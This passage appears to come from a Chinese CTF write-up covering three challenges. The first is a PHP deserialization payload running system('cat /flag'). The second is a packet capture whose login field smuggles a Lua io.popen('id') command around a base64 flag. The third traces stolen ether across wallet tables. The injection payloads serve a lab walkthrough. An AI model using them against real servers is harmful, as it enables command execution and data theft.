user=hackerhackerhacker&bio=;s:3:"bio";O:10:"LogService":2:{s:7:"handler";O:10:"FileStream":3:{s:16:"%20FileStream%20path";N;s:4:"mode";s:5:"debug";s:7:"content";s:20:"system(%27cat%20/flag%27);";}s:12:"%20*%20formatter";N;}s:10:"preference";N;}UserProfile%20Object


最后post传参得到：

```
Profile loaded for &quot;;s:3:&quot;bio&quot;;s:221:POFP{5a02de85-9c87-4c8e-ac70-90635db18d59}
```

Forensics

深夜来客

直接搜furry的base64编码开头 `ZnVy` ，发现base64编码的flag



分组字节流 字符串 ZnVy


Options: 宽窄 ☐ 区分大小写 ☐ Backwards ☐ Multiple occurrences

```
No.   Time       Source             Destination       Protoco Lengt Info
22100 843.671295 VMware_c0:00:08    Broadcast         ARP       42 Who has 192.168.136.2? Tell 192.168.136.1
22101 844.426179 VMware_c0:00:08    Broadcast         ARP       42 Who has 192.168.136.2? Tell 192.168.136.1
22102 845.424674 VMware_c0:00:08    Broadcast         ARP       42 Who has 192.168.136.2? Tell 192.168.136.1
22103 846.691546 VMware_c0:00:08    Broadcast         ARP       42 Who has 192.168.136.2? Tell 192.168.136.1
22104 847.428821 VMware_c0:00:08    Broadcast         ARP       42 Who has 192.168.136.2? Tell 192.168.136.1
22105 848.423684 VMware_c0:00:08    Broadcast         ARP       42 Who has 192.168.136.2? Tell 192.168.136.1
22106 851.907426 192.168.136.129    192.168.136.1     TCP       74 37736 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=992178741 TSecr=0 WS=128
22107 851.907809 192.168.136.1      192.168.136.129   TCP       74 80 → 37736 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=14341507 TSecr=992178741
22108 851.908053 192.168.136.129    192.168.136.1     TCP       66 37736 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=992178742 TSecr=14341507
22109 851.908406 192.168.136.129    192.168.136.1     HTTP     967 POST /loginok.html HTTP/1.1  (application/x-www-form-urlencoded)
22110 851.918147 192.168.136.1      192.168.136.129   TCP      471 80 → 37736 [PSH, ACK] Seq=1 Ack=902 Win=64512 Len=405 TSval=14341517 TSecr=992178742 [TCP PDU reassembled i
22111 851.918218 192.168.136.1      192.168.136.129   TCP     1514 80 → 37736 [ACK] Seq=406 Ack=902 Win=64512 Len=1448 TSval=14341517 TSecr=992178742 [TCP PDU reassembled in
22112 851.918218 192.168.136.1      192.168.136.129   HTTP     582 HTTP/1.0 200 HTTP OK  (text/html)
22113 851.918501 192.168.136.129    192.168.136.1     TCP       66 37736 → 80 [ACK] Seq=902 Ack=406 Win=31872 Len=0 TSval=992178752 TSecr=14341517
22114 851.918574 192.168.136.129    192.168.136.1     TCP       66 37736 → 80 [ACK] Seq=902 Ack=2370 Win=31872 Len=0 TSval=992178752 TSecr=14341517
22115 851.919281 192.168.136.129    192.168.136.1     TCP       66 37736 → 80 [FIN, ACK] Seq=902 Ack=2370 Win=31872 Len=0 TSval=992178753 TSecr=14341517
22116 851.919610 192.168.136.1      192.168.136.129   TCP       66 80 → 37736 [ACK] Seq=2370 Ack=903 Win=64512 Len=0 TSval=14341519 TSecr=992178753
22117 852.088729 192.168.136.1      192.168.136.129   TCP       66 80 → 37736 [FIN, ACK] Seq=2370 Ack=903 Win=64512 Len=0 TSval=14341688 TSecr=992178753
```

```
    Origin: http://192.168.136.1\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
    Referer: http://192.168.136.1/login.html\r\n
    Accept-Encoding: gzip, deflate, br\r\n
    Accept-Language: zh-CN,zh;q=0.9\r\n
  ∨ Cookie: client_lang=schinese; viewmode=0\r\n
      Cookie pair: client_lang=schinese
      Cookie pair: viewmode=0
    Connection: close\r\n
    \r\n
    [Response in frame: 22112]
    [Full request URI: http://192.168.136.1/loginok.html]
    File Data: 246 bytes
∨ HTML Form URL Encoded: application/x-www-form-urlencoded
  ∨ Form item: "username" = "anonymous"
      Key: username
      Value: anonymous
```

```
0250  65 70 74 2d 45 6e 63 6f  64 69 6e 67 3a 20 67 7a   ept-Enco ding: gz
0260  69 70 2c 20 64 65 66 6c  61 74 65 2c 20 62 72 0d   ip, defl ate, br·
0270  0a 41 63 63 65 70 74 2d  4c 61 6e 67 75 61 67 65   ·Accept- Language
0280  3a 20 7a 68 2d 43 4e 2c  7a 68 3b 71 3d 30 2e 39   : zh-CN, zh;q=0.9
0290  0d 0a 43 6f 6f 6b 69 65  3a 20 63 6c 69 65 6e 74   ··Cookie : client
02a0  5f 6c 61 6e 67 3d 73 63  68 69 6e 65 73 65 3b 20   _lang=sc hinese;
02b0  76 69 65 77 6d 6f 64 65  3d 30 0d 0a 43 6f 6e 6e   viewmode =0··Conn
02c0  65 63 74 69 6f 6e 3a 20  63 6c 6f 73 65 0d 0a 0d   ection:  close···
02d0  0a 75 73 65 72 6e 61 6d  65 3d 61 6e 6f 6e 79 6d   ·usernam e=anonym
02e0  6f 75 73 25 30 30 25 35  64 25 35 64 25 32 35 30   ous%00%5 d%5d%250
02f0  64 6c 6f 63 61 6c 25 32  62 68 25 32 62 25 32 35   dlocal%2 bh%2b%25
0300  33 64 25 32 62 69 6f 2e  70 6f 70 65 6e 28 25 32   3d%2bio. popen(%2
0310  32 69 64 25 32 32 29 25  32 35 30 64 6c 6f 63 61   2id%22)% 250dloca
0320  6c 25 32 62 72 25 32 62  25 32 35 33 64 25 32 62   l%2br%2b %253d%2b
0330  68 25 32 35 33 61 72 65  61 64 28 25 32 32 2a 61   h%253are ad(%22*a
0340  25 32 32 29 25 32 35 30  64 68 25 32 35 33 61 63   %22)%250 dh%253ac
0350  6c 6f 73 65 28 29 25 32  35 30 64 70 72 69 6e 74   lose()%2 50dprint
0360  28 72 29 25 32 35 30 64  2d 2d 5a 6e 56 79 63 6e   (r)%250d --ZnVycn
0370  6c 44 56 45 5a 37 52 6e  49 77 62 56 39 42 62 6d   lDVEZ7Rn IwbV9Bbm
0380  39 75 4f 57 30 77 64 58  4e 66 56 47 39 66 55 6d   9uOW0wdX NfVG9fUm
0390  38 77 64 48 30 25 33 64  26 70 61 73 73 77 6f 72   8wdH0%3d &passwor
03a0  64 3d 26 75 73 65 72 6e  61 6d 65 5f 76 61 6c 3d   d=&usern ame_val=
03b0  61 6e 6f 6e 79 6d 6f 75  73 26 70 61 73 73 77 6f   anonymou s&passwo
03c0  72 64 5f 76 61 6c 3d                               rd_val=
```

追踪TCP流或者直接复制都可以



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Input

```
ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0
```


Output

```
furryCTF{Fr0m_Anon9m0us_To_Ro0t}
```

`furryCTF{Fr0m_Anon9m0us_To_Ro0t}`

谁动了我的钱包


既然五个out都是黑客所为，尝试搜寻第一个去向地址



Latest 7 from a total of 7 transactions

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0x825eedf1047...	Transfer	10051147	14 days ago	0x35710Be7...AB51452c8	OUT	0x26A087A9...49fc25dbd	0.5128837 ETH	0.00002943
0x559ad0cb9d...	Transfer	10051146	14 days ago	0x35710Be7...AB51452c8	OUT	0x3Cbf1FA1...7Ca33b13E	0.54920645 ETH	0.00002617
0x6327905f048...	Transfer	10051145	14 days ago	0x35710Be7...AB51452c8	OUT	0x4864d2a0...854CB8A22	0.54506012 ETH	0.00002915
0x0e6a602844...	Transfer	10051144	14 days ago	0x35710Be7...AB51452c8	OUT	0x7F7B7D7E...9f48A8a16	0.54344004 ETH	0.00002733
0xd2458a04b4...	Transfer	10051143	14 days ago	0x35710Be7...AB51452c8	OUT	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911
0x145bbec25a...	Transfer	10051136	14 days ago	0x6Cc9397c...77Ba5F455	IN	0x35710Be7...AB51452c8	1.32290292 ETH	0.00006349
0xa3f5f35502c...	Transfer	10051045	14 days ago	0x8A7065C4...Ba15aedb7	IN	0x35710Be7...AB51452c8	1.38578429 ETH	0.00002117


再选一次第一个



Latest 7 from a total of 7 transactions


Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0x825eedf1047...	Transfer	10051147	14 days ago	0x35710Be7...AB51452c8	OUT	0x26A087A9...49fc25dbd	0.5128837 ETH	0.00002943
0x559ad0cb9d...	Transfer	10051146	14 days ago	0x35710Be7...AB51452c8	OUT	0x3Cbf1FA1...7Ca33b13E	0.54920645 ETH	0.00002617
0x6327905f048...	Transfer	10051145	14 days ago	0x35710Be7...AB51452c8	OUT	0x4864d2a0...854CB8A22	0.54506012 ETH	0.00002915
0x0e6a602844...	Transfer	10051144	14 days ago	0x35710Be7...AB51452c8	OUT	0x7F7B7D7E...9f48A8a16	0.54344004 ETH	0.00002733
0xd2458a04b4...	Transfer	10051143	14 days ago	0x35710Be7...AB51452c8	OUT	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911
0x145bbec25a...	Transfer	10051136	14 days ago	0x6Cc9397c...77Ba5F455	IN	0x35710Be7...AB51452c8	1.32290292 ETH	0.00006349
0xa3f5f35502c...	Transfer	10051045	14 days ago	0x8A7065C4...Ba15aedb7	IN	0x35710Be7...AB51452c8	1.38578429 ETH	0.00002117

这下可以看出来金额不同了，选择金额最大的一个转入地址
0x657faA98cEB7F4c627D9f4D0F2Dbf3374Fe5D8Fd



Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0xde4a351179...	Transfer	10054400	14 days ago	0x26A087A9...49fc25dbd	OUT	0x1bd37197...1A671bf80	0.00246283 ETH	0.00002656
0x1647976171...	Transfer	10054399	14 days ago	0x26A087A9...49fc25dbd	OUT	0xA2779ccd...1057aAE66	0.00233027 ETH	0.00002922
0xc4378080e1...	Transfer	10054398	14 days ago	0x26A087A9...49fc25dbd	OUT	0x657faA98...74Fe5D8Fd	0.0003238 ETH	0.00002598
0xeb6b91bd46...	Transfer	10051196	14 days ago	0x26A087A9...49fc25dbd	OUT	0x70B0cd63...86fF4526e	0.02465681 ETH	0.00003056
0xc9d9a33664...	Transfer	10051195	14 days ago	0x26A087A9...49fc25dbd	OUT	0x657faA98...74Fe5D8Fd	0.40630696 ETH	0.00002717
0x3221c312dfb...	Transfer	10051194	14 days ago	0x26A087A9...49fc25dbd	OUT	0x3261E5c2...4C7A1270B	0.02448801 ETH	0.00002831
0x352fe685312...	Transfer	10051193	14 days ago	0x26A087A9...49fc25dbd	OUT	0x11290a10...A45779f48	0.02451992 ETH	0.0000289
0xe164267bd1...	Transfer	10051192	14 days ago	0x26A087A9...49fc25dbd	OUT	0x070bd0ff...5995dA94E	0.02736189 ETH	0.00003036
0x825eedf1047...	Transfer	10051147	14 days ago	0x35710Be7...AB51452c8	IN	0x26A087A9...49fc25dbd	0.5128837 ETH	0.00002943

重复这个策略，最终得到黑客的钱包地址



Latest 4 from a total of 4 transactions

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0x26653a0860...	Transfer	10051619	14 days ago	0x39B72908...6B4e60621	IN	0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648
0x2decdecb2c...	Transfer	10051617	14 days ago	0x3D89ce58...6D851Bd81	IN	0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928
0xb50f8fa5629...	Transfer	10051573	14 days ago	0x9ED0E665...570F67268	IN	0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657
0x67bf23e8d44...	Transfer	10051543	14 days ago	0xc00Cc3CA...D14Ac32d0	IN	0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934

```
POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}
```